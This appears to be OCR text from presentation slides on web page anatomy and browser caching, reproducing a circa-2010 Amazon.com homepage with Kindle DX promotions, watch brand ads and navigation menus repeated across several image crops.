
Save Up to 40%
- Citizen
- Invicta
- Seiko

Luxury Watches
- Cartier
- Omega
- TAG Heuer

Sports Watches
- Casio
- Timex
- Puma

ADVERTISEMENT

Anatomy of web page



amazon.com

Hello. Sign in to get personalized recommendations. New customer? Start here.

Your Amazon.com | Today's Deals | Gifts & Wish Lists | Gift Cards

Your Account | Help

- Books
- Movies, Music & Games
- Digital Downloads
- Kindle
- Computers & Office
- Electronics
- Home, Garden & Pets
- Grocery, Health & Beauty
- Toys, Kids & Baby
- Clothing, Shoes & Jewelry
- Sports & Outdoors
- Tools & Home Improvement
- Automotive & Industrial

Introducing the New Kindle DX

50% Improved Contrast, New Lower Price

Pre-order today

Sign up for e-mails from Amazon's Clothing Store and a chance to WIN $1000 Amazon.com Gift Card › Learn more

NO PURCHASE NECESSARY. Ends 07/31/2010. See Official Rules for details.

Digital SLR Store

Find Top Digital SLRs, Lenses, Buying Guides, and More

› Shop Amazon.com/dslr

Check This Out

Selling on Amazon
List items for free and sell to millions.

Warehouse Deals
Save on open-box items from Amazon

What Other Customers Are Looking At Right Now

Kindle Wireless Reading Device, Free...
Amazon
$189.00

Kindle DX Wireless Reading Device...
Amazon
$379.00

Pearl Of The Stars
Coheed & Cambria
MP3 Download
$0.00

Walk About in a Pair of UGG Boots

These twin-faced, breathable sheepskin UGG boots keep your feet warm and cozy at any time of year. Multiple styles and colors are available for men, women, and kids.

› Shop now

Features & Services

- Selling with Amazon
- Amazon Exclusives
- For Businesses
- For Developers
- For Advertisers

Hot Watch Brands, Cool Everyday Prices


Save Up to 40%
- Citizen
- Invicta
- Seiko

Luxury Watches
- Cartier
- Omega
- TAG Heuer

Sports Watches
- Casio
- Timex
- Puma

ADVERTISEMENT

Anatomy of web page



Hello. Sign in to get personalized recommendations. New customer? Start here.

Introducing the New Kindle DX

50% Improved Contrast, New Lower Price

Sign up for e-mails from Amazon's Clothing Store and a chance to WIN $1000 Amazon.com Gift Card ›Learn more

NO PURCHASE NECESSARY. Ends 07/31/2010. See Official Rules for details.

Digital SLR Store

Find Top Digital SLRs, Lenses, Buying Guides, and More

Check This Out

Selling on Amazon
List items for free and sell to millions.

Warehouse Deals
Save on open-box items from Amazon

Features & Services

- Selling with Amazon
- Amazon Exclusives
- For Businesses
- For Developers
- For Advertisers

What Other Customers Are Looking At Right Now

Kindle Wireless Reading Device, Free...
Amazon
$189.00

Kindle DX Wireless Reading Device...
Amazon
$379.00

Pearl Of The Stars
Coheed & Cambria
MP3 Download
$0.00

Walk About in a Pair of UGG Boots

These twin-faced, breathable sheepskin UGG boots keep your feet warm and cozy at any time of year. Multiple styles and colors are available for men, women, and kids.

Earn Triple Points on Amazon.com Orders. Start with $30 back.


Hot Watch Brands, Cool Everyday Prices

Save Up to 40%
- Citizen
- Invicta
- Seiko

Luxury Watches
- Cartier
- Omega
- TAG Heuer


Sports Watches
- Casio
- Timex
- Puma

Browser caching

